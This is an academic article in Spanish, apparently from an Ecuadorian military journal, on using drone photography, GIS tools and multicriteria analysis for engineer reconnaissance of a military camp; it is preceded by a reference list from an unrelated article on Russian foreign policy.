- Campos Robles, M. (2017). Las Lecciones Aprendidas por las Fuerzas Armadas Rusas en la Guerra de Georgia (2008): el Origen de la llamada Doctrina “Gerasimov”. *Global Strategy*. Recuperado de <https://global-strategy.org/las-lecciones-aprendidas-por-las-fuerzas-armadas-rusas-en-la-guerra-de-georgia-2008-el-origen-de-la-llamada-doctrina-gerasimov/>
- Cedeño Eduarte, D. Rodríguez Beita, M. y Sánchez Varela, M. J. (2021). La crisis en Crimea: el caso de los Hombrecillos Verdes. En M. V. Méndez-Coto (Ed.) *Geopolítica y Amenazas Híbridas en el S. XXI: Casos de estudio*. (pp. 13-24). Costa Rica: Heredia.
- Estefan Garivia, C. (2018). El cambio de la política exterior de Rusia. (Tesis doctoral). *Pontificia Universidad Javeriana*. Bogotá.

- Expansión. (s.f.a). Finlandia - Gasto público Defensa. Recuperado de <https://datosmacro.expansion.com/estado/gasto/defensa/finlandia#:~:text=El%20gasto%20p%C3%ABablico%20en%20defensa,6%25%20del%20gasto%20p%C3%ABablico%20total>
- Expansión. (s.f.b). Rusia - Gasto público Defensa. Recuperado de <https://datosmacro.expansion.com/estado/gasto/defensa/rusia>
- Dodman, B. (2022). Moldova, then Georgia, now Ukraine: How Russia built 'bridgeheads into post-Soviet space'. France 24. Recuperado de <https://www.france24.com/en/europe/20220222-moldova-then-georgia-now-ukraine-how-russia-built-bridgeheads-into-post-soviet-space>
- Lopezosa García, L. (2018). Estudio teórico: Los intereses de Rusia en el conflicto sirio. (Tesis inédita de maestría). Universidad de Granada. Granada.
- Lopezosa García, L. y Álvarez Pérez, A. (2022). Parte 1: ¿Por qué Rusia interviene militarmente en Ucrania? Granada Social. Recuperado de <https://granadasocial.org/curiosocial/curiosocial-por-que-rusia-interviene-militarmente-en-ucrania/>
- Mackinlay, A. (2020). La neutralidad de Suecia y Finlandia, semejanzas, diferencias y futuro. *Instituto Español de Estudios Estratégicos*, 5, 1577-1605.
- Mearsheimer, J.J. (2001). *The tragedy of great power politics*. New York: W.W. Norton & Company.
- Ministry of Defence. (2021). Finns' opinions on foreign and security policy, national defence and security. Helsinki. Recuperado de [https://www.defmin.fi/files/5275/Finns\\_opinions\\_on\\_foreign\\_and\\_security\\_policy\\_national\\_defence\\_and\\_security\\_2021.pdf](https://www.defmin.fi/files/5275/Finns_opinions_on_foreign_and_security_policy_national_defence_and_security_2021.pdf)
- Notte, H. (2016). Russia in Chechnya and Syria: Pursuit of Strategic Goals. *Middle East Policy*, 23(1), 59-74. DOI: 10.4324/9781315110394-3
- Pardo Calderón, D. R. (2022). El retorno de Rusia a África: operando en la 'zona gris'. *Oasis*, 35, 189-211
- Sainz Gsell, N. (2002). Una década de posguerra fría en el Cáucaso: las guerras en Chechenia. *Revista CI-DOB d'Afers Internacionals*, 59, 105-122.
- Seligman, M. E. P., Maier, S. F. y Solomon, R. L. (1971). *Unpredictable and uncontrollable aversive events*. En F. R. Brush (Ed.), *Aversive conditioning and learning*. New York: Academic Press.
- Yaniz Velasco, F. (2008). *El ingreso de Georgia en la OTAN: una decisión bajo la sombra de la guerra fría en el Cáucaso*. Real Instituto el Cano, 1-6.
- Tang, S. (2009). The Security Dilemma: A Conceptual Analysis. *Security Studies*, 18(3), 587-623. DOI: 10.1080/09636410903133050

# Empleo de nuevas tecnologías para el reconocimiento técnico de ingenieros militares: fotografía aérea, sistemas de información geográfica y análisis multicriterio

## Use of new technologies for the technical recognition of military engineers: aerial photography, geographic information systems, and multicriteria analysis

David Alexander Calderón Arregui<sup>1</sup>, Juan Pablo Gómez Espinoza<sup>1,2</sup>

<sup>1</sup>Universidad de las Fuerzas Armadas- ESPE - dacalderon07@gmail.com

<sup>2</sup>Ejército Ecuatoriano - jpgomeze@ejercito.mil.

### Resumen

El objetivo principal de este estudio consistió en describir el uso de nuevas tecnologías en el reconocimiento técnico de ingenieros. Para lograr este propósito se empleó una metodología cuantitativa de alcance descriptivo con un diseño de corte transversal. En este estudio, se abordaron tres aspectos fundamentales: en primer lugar, se detallaron las operaciones relacionadas con el reconocimiento técnico de ingenieros; en segundo lugar, se examinaron las nuevas tecnologías que pueden ser aplicadas en dicha actividad; por último, se presentó la aplicación práctica de estas tecnologías en casos reales en el campo. Los resultados obtenidos destacan la relevancia de las nuevas tecnologías en la recopilación de información llevada a cabo por los equipos de reconocimiento. Estas tecnologías permiten la digitalización de la infraestructura, la cartografía de accidentes geográficos y su posterior procesamiento mediante análisis multicriterio. Todo ello se traduce en la capacidad de determinar con precisión las áreas óptimas para la ejecución de operaciones del arma de Ingeniería.

**Palabras Claves:** Reconocimiento técnico, Tecnología, SIG, Ingeniería Militar, Ecuador.

### Abstract

The main aim of this study has been to describe the use of new technologies in engineers' technical reconnaissance. To achieve this purpose, a quantitative methodology with a descriptive scope and a cross-sectional design was employed. Hereby, three fundamental aspects were addressed, being first, the operations related to the technical reconnaissance of engineers were detailed, secondly, the new technologies that are able to be applied in this activity were examined, and finally, the practical application of these technologies in real-world cases in the field were presented. The results obtained highlight the relevance of new technologies in the collection of information performed by reconnaissance teams. These technologies enable the digitization of infrastructure, the mapping of geographical accidents, and their subsequent processing through multicriteria analysis. This allowed to determine optimal areas for the accurate execution of engineering operations.

**Keywords:** Technical recognition, Technology, GIS, Military Engineering, Ecuador.



Fecha de Recepción: 10/06/2023 - Aceptado: 16/06/2023 – Publicado: 30/06/2023  
ISSN: 2477-9253 – DOI: <http://dx.doi.org/10.24133/RCS.D.VOL08.N02.2023.02>

## I. Introducción

El arma de Ingeniería cumple misiones de movilidad, contra movilidad, supervivencia, ingeniería general e ingeniería geográfica, lo que denota la especialización y el conocimiento que tienen los soldados del castillo dorado. Dentro de las misiones de ingeniería en general, se encuentra la construcción de vías, puentes, edificaciones, y demás infraestructura necesaria para el cumplimiento de las misiones de la propia arma y de las demás (Comando de Educación y Doctrina del Ejército, 2020).

La fortaleza del arma de Ingeniería está en la flexibilidad que tiene para combinar áreas de conocimiento. El manual de empleo del arma de ingeniería señala que la ingeniería geográfica comprende las misiones destinadas a evaluar y proveer información detallada acerca del terreno, permitiendo al comandante visualizar de mejor forma el escenario del campo de batalla y posicionar sus medios (Comando de Educación y Doctrina del Ejército, 2020). El dominio de los sistemas de información geográfica permite ahorrar tiempo, recursos humanos y financieros, ya que se puede obtener información geográfica en cuestión de minutos, sin necesidad de tener que desplazarse grandes distancias.

Conforme López et al. (2015), citados por López et al. (2019), un Sistema de Información Geográfica (SIG) se define como “un conjunto de herramientas compuesto por hardware, software, datos y usuarios, que permite la captura, almacenamiento, gestión y análisis de información digital, así como la generación de gráficos y mapas, y la representación de datos alfanuméricos” (p. 5). Esto, sin lugar a duda, es una de sus fortalezas, y debería ser aprovechada en las operaciones que ejecutan las Fuerzas Armadas de Ecuador y de todo el mundo.

En la toma de decisiones de los diferentes niveles de mando, el terreno es sin lugar a duda un aspecto a considerar. El avance de la tecnología hace cada vez más fácil esta tarea, ya que pone a disposición aplicaciones, programas, páginas web, y demás recursos que permiten procesar y almacenar una gran cantidad de información geográfica.

A esto se suma, la ventaja de poder utilizar vehículos aéreos no tripulados para la obtención de información geográfica. Según Escalante et al. (2016) los vehículos aéreos no tripulados (UAV por su sigla en inglés) son una de las herramientas tecnológicas de mayor investigación y aplicación en áreas como la fotogrametría aérea y de percepción remota, presentándose como una importante alternativa para la captura de imágenes de alta resolución espacial y temporal.

En el terremoto del 16 de abril del 2016, este tipo de dispositivos permitieron obtener información al instante del estado en el que se encontraba cada una de las ciudades afectadas por este hecho telúrico. La captura de imágenes de alta resolución espacial y temporal permitió obtener información que posteriormente fue procesada para determinar los lugares más afectados, con la finalidad de orientar las decisiones de evacuación y de evaluación de seguridad de la infraestructura (Baquero y Vásquez, 2019). Con el uso de los sistemas de información geográfica se podía mantener actualizada la información, y esta podía ser utilizada por diferentes sectores en todo el país.

Sin embargo, el uso de estos sistemas no es reciente, ya que han sido desarrollados y empleados desde finales de los años cincuenta en el campo militar para tareas de reconocimiento, vigilancia y misiones en territorios hostiles. Hoy en día forman parte también de actividades civiles de monitoreo, mediciones atmosféricas, evaluación de daños, agricultura, mapeo y cartografía entre otras; como lo señalan Bendea et al., (2008) y Chiabrando et al. (2011), ambos citados por Escalante et al. (2016).

Esto destaca la importancia del empleo de nuevas tecnologías como los sistemas de información geográfica y vehículos aéreos no tripulados para el reconocimiento técnico de ingenieros que cumplen las unidades militares del arma de ingeniería, ya que su empleo permite orientar las operaciones de ingeniería en el campo de batalla. Por este motivo, se plantean las siguientes preguntas que orientan el desarrollo de este trabajo:

- ¿En qué consiste el reconocimiento técnico de ingenieros militares?
- ¿Cuáles son las nuevas tecnologías que se pueden utilizar para el reconocimiento técnico de ingenieros militares?
- ¿Cuál es la aplicación de las herramientas tecnológicas en el reconocimiento técnico de ingenieros militares?

Para contestar estas preguntas se plantean como objetivo general, realizar la descripción del empleo de nuevas tecnologías para el reconocimiento técnico de ingenieros militares, esto será alcanzado a través de los siguientes objetivos específicos:

- Describir en qué consiste el reconocimiento técnico de ingenieros militares.
- Describir las nuevas tecnologías utilizadas para el reconocimiento técnico de ingenieros militares.
- Describir la aplicación de las nuevas tecnologías para el reconocimiento técnico de Ingenieros militares.

El resto del artículo se estructura de la siguiente manera: En el primer apartado se describe en qué consiste el reconocimiento técnico de ingenieros. En el segundo apartado se describen las nuevas tecnologías para el reconocimiento técnico de ingenieros. En el tercer apartado se describe la aplicación de las nuevas tecnologías para el reconocimiento técnico de ingenieros. Finalmente, se describen las conclusiones a las que se ha llegado en este artículo.

## II. Materiales y Métodos

La metodología utilizada fue cuantitativa, de alcance descriptivo, ya que se realizó la búsqueda de información que permita describir el empleo de nuevas tecnologías para el reconocimiento técnico de ingenieros. Esto fue complementado con un estudio de campo de corte transversal, ya que se puso en práctica la teoría para determinar el procedimiento a seguir para la recolección de información necesaria para el empleo de las unidades de ingeniería. Los casos prácticos se desarrollaron utilizando fotografía aérea con el empleo de drones, Pix4Dcapture, Agisoft Metashape para el procesamiento de las imágenes, Avenza Maps para la recolección de puntos en ruta. Dentro de los sistemas de información geográfica se emplearon Argis y Google Earth. Estas herramientas tecnológicas permitieron destacar las bondades que prestan para el reconocimiento técnico de ingenieros.

### III. Resultado y análisis

#### 3.1. Reconocimiento técnico de ingenieros militares

Los reconocimientos de Ingenieros son operaciones que tienden a la recolección de datos relacionados al terreno, a los recursos, las instalaciones y a toda la información que, de manera general, interese a las operaciones del Arma de Ingenieros y a las necesidades específicas del Mando, a fin de que este pueda decidir con base en los elementos positivos de juicio (Comando de Educación y Doctrina del Ejército, 2017).

Además, un reconocimiento proporciona información actual del campo de batalla que ayuda a un comandante a planificar y llevar a cabo operaciones tácticas (Department of the Army Washington, 1998).


Los elementos de reconocimiento de ingenieros pueden consistir en un pelotón de ingenieros, escuadrón, equipo u otro elemento. Durante las operaciones militares, el ingeniero puede ser llamado para ayudar a la fuerza de maniobra durante las misiones de reconocimiento. Estas misiones normalmente son ejecutadas por equipos de reconocimiento de ingenieros. Los equipos de reconocimiento de ingenieros pueden operar independientemente; sin embargo, normalmente aumentan los pelotones de exploración de caballería; pelotones de exploración mecanizados, con ruedas o desmontados u otras unidades de maniobra directamente involucradas en operaciones de reconocimiento.

Los reconocimientos técnicos especiales están orientados a obtener información de rutas e itinerarios, carreteras, vías férreas y caminos, aeropuertos, helipuertos, puentes, vados, balsas, obstáculos, aspectos militares del terreno, materiales y equipo de ingenieros, actualización de cartas, localidades, cursos de agua, establecimiento de barreras, áreas de estacionamiento, depósito de combustibles, instalaciones, puertos, locales de construcción, túneles, recursos locales, ductos, entre otros (Comando de Educación y Doctrina del Ejército, 2017).

#### 3.2. Aplicación de nuevas tecnologías para el reconocimiento técnico de ingenieros militares

Para iniciar con este estudio se procedió a determinar la ubicación del sector de reconocimiento de acuerdo con su sistema de coordenadas UTM (Figura 1).

**Figura 1:** Ubicación en coordenadas UTM17S WGS84 del sector de reconocimiento



*Nota. Elaboración propia en base al mapa geográfico del Ecuador*

### 3.2.1. Empleo de fotografía aérea para el reconocimiento técnico de ingenieros militares

La fotografía aérea ha sido una herramienta valiosa para el reconocimiento militar durante décadas. Inicialmente, se utilizaban aviones tripulados para capturar imágenes desde el cielo, pero con la llegada de los vehículos aéreos no tripulados (UAV), también conocidos como drones, se ha revolucionado la forma en que se lleva a cabo el reconocimiento. Esta es una herramienta visual primordial que permite la toma de decisiones en diferentes tipos de áreas (Instituto Geográfico Militar, n.d.). Esto es posible gracias a los vehículos aéreos no tripulados, que son manejados por los equipos de reconocimiento, y que permiten recopilar información del sector requerido a través de los drones.

Según Baquero y Vásquez (2019), existen varios medios de reconocimiento aéreo, pero los principales que utilizan las Fuerzas Armadas en el Ecuador son los Drones Mavic Pro, Phantom 3 y 4, Inspire 1 y 2 y Matrice 100 (Figura 2). Los cuales permiten obtener imágenes de alta resolución y en tiempo real, lo que proporciona una visión detallada de áreas geográficas específicas. Esta capacidad es especialmente útil para la planificación y el análisis de objetivos, la identificación de posibles amenazas y la evaluación de daños en zonas afectadas por desastres naturales o conflictos.

En este caso, los integrantes del equipo de reconocimiento operan en binomios. El piloto es quien realiza el vuelo y el copiloto es quien dirige el despegue y el aterrizaje, además que ayuda en la calibración del dron antes de realizar el vuelo.

**Figura 2:** Drones utilizados por Fuerzas Armadas de Ecuador para realizar reconocimiento aéreo



*Nota.* Obtenido de Baquero y Vásquez (2019)

Se procedió a tomar una fotografía aérea del sector de reconocimiento empleando el dron Inspire 1 (Figura 3). Para lo cual, una vez identificado el sector de reconocimiento, se procedió hacer el montaje del dron, y su calibración. Con la ayuda de la aplicación Pix4Dcapture se realizó la planificación del vuelo programado. Para Blanco Pérez (2020) el software Pix4D es trascendental para las fotografías tomadas con dron pues supone la base para el mapeado vectorial ulterior. Además, permite al usuario amplias opciones en cada uno de los pasos del proceso. Y ofrecen también una gran variedad de formatos de salida del modelo 3D (Charquero Ballester, 2016). Dentro de esta aplicación se delimitó el área a reconocer y se configuró altura de vuelo. Es importante, identificar la altura mínima a la que debe volar el dron con la finalidad de evitar choques con objetos o árboles del sector. Posterior a esto, se procedió a ejecutar el reconocimiento.

**Figura 3:** *Drone Inspire 1*

Las fotografías tomadas fueron procesadas en la aplicación Agisoft Metashape y se obtuvo un orto mosaico del sector a reconocer (Figura 4), el mismo que posteriormente se cargó en la aplicación ARCGIS.

**Figura 4:** *Orto mosaico del sector de reconocimiento*

### 3.2.2. Empleo de Avenza Maps en el reconocimiento técnico de ingenieros militares

Los equipos de reconocimiento realizan el reconocimiento de rutas para obtener información detallada sobre una ruta específica y el terreno a ambos lados de la ruta que el enemigo podría influir en el movimiento. Aquí surge la utilidad de la aplicación Avenza Maps™ y otras aplicaciones como estas, para registrar la ruta con los lugares característicos del sector a ambos lados (Department of the Army Washington, 1998). GeoEnergy (n.d.) describe a la aplicación Avenza Maps™ como un software de cartografía móvil que te permite descargar mapas para usarlos sin conexión en tu teléfono o tableta iOS y Android. Utiliza el GPS integrado de tu herramienta para situarte en cualquier mapa. Traza e informa sobre áreas, importa y exporta marcas de posición, mide distancias y lugares o incluso traza imágenes.

Para complementar la información obtenida en el orto mosaico, se procedió a realizar un estudio de campo para determinar las características y atributos de la infraestructura del sector de reconocimiento. Esto se realizó con el uso de la aplicación Avenza Maps, la misma que permite obtener la ruta de reconocimiento con la información geográfica que ingresa el equipo de reconocimiento, de cada uno de los puntos levantados y sus coordenadas.

En esta actividad se tomaron fotografías y se registraron los aspectos más importantes de cada espacio, que luego fueron procesados y colocados dentro de los atributos de cada infraestructura en los sistemas de información geográfica. En gabinete se procedió a exportar el archivo de la aplicación Avenza Maps, y se lo cargó en Google Earth, esto permitió visualizar la ruta de reconocimiento y los puntos levantados (Figura 5).



estructuras permite al equipo de reconocimiento generar una base de datos con las características propias de cada elemento. Además, que se puede determinar el área, perímetro y coordenadas; información relevante para las operaciones de ingeniería. Por ejemplo, en el caso del área de estudio, se identificaron áreas de entrenamiento, salud, administrativa, deportiva, dormitorios, hangares, operaciones y bodegas (Figura 6).

**Figura 6:** *Infraestructura en el sector de reconocimiento*



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento.

Además, en el sector de reconocimiento se identificaron dos tipos de viviendas que son utilizadas por el personal militar y sus familias. El primer tipo de viviendas son destinadas para el personal de oficiales, mientras que las demás están destinadas para el personal de tropa (Figura 7).

**Figura 7:** *Vivienda fiscal del sector de reconocimiento*




*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Por lo general, estas viviendas son departamentos que cuentan con sala, comedor, cocina, dormitorios y baños. En el momento de levantar la información se observó que se encuentra avanzando un proyecto de mantenimiento de la vivienda fiscal. En general, las viviendas se encuentran en buen estado, exceptuando algunas que denotan una falta de mantenimiento, debido al reducido presupuesto destinado para este fin. Entre los atributos principales se encuentran: nombre, usuario, tipo, unidad, área, perímetro, coordenadas y estado.

El reconocimiento de vías es una de las capacidades que tiene el equipo de reconocimiento, ya que permite obtener información relevante de las vías de comunicación, como, por ejemplo: la longitud, el ancho, altura

máxima, estructura del pavimento y tipo, entre otros criterios importantes para las operaciones de ingeniería en general, que se centran en mantener en óptimas condiciones las vías de comunicación entre el puesto de mando y las unidades de maniobra que se encuentra en el frente. En este caso, el reconocimiento permitió determinar que las vías de comunicación del sector de reconocimiento permiten el desplazamiento hacia los diferentes tipos de infraestructura existente. Se caracteriza por tener una vía principal. A partir de esta vía principal, aparecen ramificaciones que conectan con las instalaciones que se encuentran en los extremos de esta unidad, y a partir de estas, aparecen otras que conectan hacia los dormitorios más alejados, en relación a la parte céntrica de la unidad, como se indica en la figura 8.

**Figura 8:** Red vial del sector de reconocimiento



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento

Las vías principales, secundarias y terciarias se caracterizan por estar en un estado regular, lo que denota la necesidad de llevar a cabo un proyecto de mantenimiento de las vías en el sector de reconocimiento. Se identifica que existen vías pavimentadas, adoquinadas, lastradas, y otras mixtas, debido a que se componen de dos tipos de vías. Una vez que se obtiene toda esta información es importante digitalizarla y generar una base de datos en la tabla de atributos de ARCGIS para determinar la longitud, las coordenadas de inicio y fin, el tipo, la clase y estado de cada una de las vías. Además, esto podrá ser incluido en el informe de reconocimiento que presenta el comandante del equipo.

Es importante determinar también las áreas exteriores que se encuentran en el sector de reconocimiento, ya que inciden al momento de hacer un análisis multicriterio. En este caso, los accidentes geográficos que se determinaron son: bosques, ríos y la red de energía, como se indica en la figura 9.

**Figura 9:** Áreas exteriores del sector de reconocimiento



*Nota.* Elaboración propia en base a orto mosaico del sector de reconocimiento.

### 3.2.3.2. Análisis multicriterio para determinar rutas y áreas óptimas

Los sistemas de información geográfica mediante el procesamiento de información, permite realizar un análisis multicriterio, que consiste en el conjunto de operaciones orientadas a la toma de decisiones, considerando simultáneamente varios criterios o condicionantes.

El análisis multicriterio es una técnica que permite evaluar múltiples variables y criterios al tomar decisiones. En el contexto militar, esta metodología se aplica para resolver problemas complejos y tomar decisiones estratégicas basadas en datos cuantitativos y cualitativos.

Al emplear el análisis multicriterio junto con la fotografía aérea y los SIG, los ingenieros militares pueden priorizar objetivos, identificar áreas de alto riesgo, optimizar la distribución de recursos y evaluar posibles cursos de acción. Este enfoque integrado mejora significativamente la efectividad y precisión de la planificación de operaciones militares.

A continuación, se presentan diferentes situaciones que se han planteado acorde a las misiones y operaciones que realizan las unidades del arma de Ingeniería, con la finalidad de explicar en qué consiste este tipo de estudios.


En este primer situacional se utilizó el análisis multicriterio para determinar el área óptima en la que se puede construir un campo de instrucción y entrenamiento en el sector de reconocimiento. Para esto se elaboró la carta a escala del área de estudio y se procedió a realizar el reconocimiento utilizando la aplicación Avenza Maps, marcando el punto de salida, los puntos de control del campo de instrucción y el punto de llegada, como se indica en la tabla 1.

**Tabla 1:** Puntos de control para el reconocimiento del campo de entrenamiento en el área de estudio

Nombre	Descripción	X	Y
Punto de partida	Punto de partida del reconocimiento	711723,207	9969599,24
PC1	Primer punto de control del polígono	711210,12	9969583,08
PC2	Segundo punto de control del polígono	711224,229	9969557,35
PC3	Tercer punto de control del polígono	711200,048	9969547,58
PC4	Cuarto punto de control del polígono	711188,153	9969580,12
Llegada	Punto de llegada del reconocimiento	711628,261	9969753,95

*Nota.* Elaboración propia en base a información obtenida utilizando ArcGIS Map.

Como resultado se tiene que el área aproximada del campo de entrenamiento determinado es de 750.90 m<sup>2</sup>. En su contorno se realizó un desfase de 75 metros para marcar el área de riesgo. Adicional, se ha establecido un área de seguridad ubicada al exterior del área de seguridad inicial, con un desfase de 25 metros. Se determinó que las instalaciones más cercanas a este sector son las siguientes: la oficina de la Unidad de Ingeniería de Construcciones Santo Domingo a una distancia de 47.81 metros, el comedor a una distancia de 67.17 metros, y la zona de espera del retén a una distancia de 67.77 metros; por lo que se considera que el área estudiada es adecuada para este propósito (Figura 10).

**Figura 10:** Reconocimiento de instalaciones en el área de estudio

*Nota.* Elaboración propia en base a información obtenida utilizando ArcGIS Map.


El análisis multicriterio además de permitir realizar un análisis del terreno para determinar un área que cumplan ciertas condicionantes, también permite realizar el análisis para determinar las vías o rutas más óptimas para desplazarse de un punto hacia otro. Con este fin se llevó a cabo una práctica que permita determinar la ruta más óptima para desplazarse desde el sector de reconocimiento hacia la antena que se encuentra en las inmediaciones de este campamento. Durante el trayecto hacia la antena se fue marcando puntos de control con coordenadas de lugares característicos del sector hasta llegar a la antena, empleando la aplicación de Avenza Maps.

**Tabla 2:** Puntos de control del reconocimiento a la antena en inmediaciones del área de estudio

Nombre	Descripción	X	Y
PP	Punto de partida	711630,034	9969750,2
PC1	Y de camino 1	711493,187	9969679,04
PC2	Y de camino material bélico	711648,004	9969664,22
PC3	Y de camino 3	711802,057	9969730,36
PC4	Casa comando	711984,286	9969746,69
PC5	Reten	712116,916	9969761,23
PC6	Casa	712251,921	9969753,39
PC7	Y de tierra	712356,975	9969709,27
PC8	Ingreso claro	712502,348	9969465
PC9	Entrada antena	712526,561	9969212,96
PC10	Antena	712532,281	9969147,34
PF	Llegada	711611,715	9969753,77
T	Trayectoria 1	711610,987	9969753,36

Según el análisis multicriterio se concluye la ruta elegida para el desplazamiento desde la zona de reconocimiento hasta la antena que se encuentra en sus inmediaciones es una ruta óptima, ya que se encuentra dentro de pendientes leves en el rango de las tres primeras clases (1-5:5-10:10-15). En la figura 11 se representa la ruta más óptima para realizar el reconocimiento de la antena aledaña al área de estudio. Se podría acortar camino tomando los graderíos que se encuentran detrás de las aulas para salir directamente al punto 4 de la tabla. Esto implicaría no ir por la vía, pero permitiría acortar el tiempo y distancia de desplazamiento.


**Figura 11:** Reconocimiento de la ruta óptima a la antena ubicada en inmediaciones del área de estudio



*Nota.* Elaboración propia basada en el orto mosaico del sector de reconocimiento

Las prácticas previas permitieron realizar un análisis multicriterio para determinar el lugar más óptimo para la implementación y construcción de un helipuerto en el sector de reconocimiento. Según la Dirección General de Protección Civil y Emergencias (2015), para la construcción de un helipuerto se deben considerar factores como: la situación orográfica, elevación, vientos, visibilidad y obstáculos. En la figura 12 se indica el esquema propuesto por la Dirección General de Protección Civil y Emergencias (2015) para la construcción de helipuertos.


**Figura 12:** Esquema de los criterios que debe cumplir un helipuerto



*Nota.* Obtenido de la Dirección General de Protección Civil y Emergencias (2015)


Para iniciar se procedió a realizar el modelamiento del terreno empleando las curvas de nivel del sector. Las curvas de nivel utilizadas tienen un intervalo de 5 metros, entre las curvas secundarias. Con las curvas de nivel se empleó el modelo cartográfico para obtener el mapa de elevaciones y el mapa de pendientes (Figura 13).

**Figura 13:** Modelo cartográfico para el análisis multicriterio de la pendiente



Como resultado de este proceso se obtuvo el mapa de pendientes, y se las clasificó en cinco categorías, la categoría en rojo representa una pendiente severa, y la categoría en verde representa una pendiente suave. En la figura 14 se indica el resultado del análisis multicriterio de pendientes del sector de reconocimiento.

